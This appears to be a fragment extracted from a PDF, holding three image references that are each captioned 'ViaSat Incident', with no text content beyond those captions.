
ViaSat Incident




ViaSat Incident




ViaSat Incident



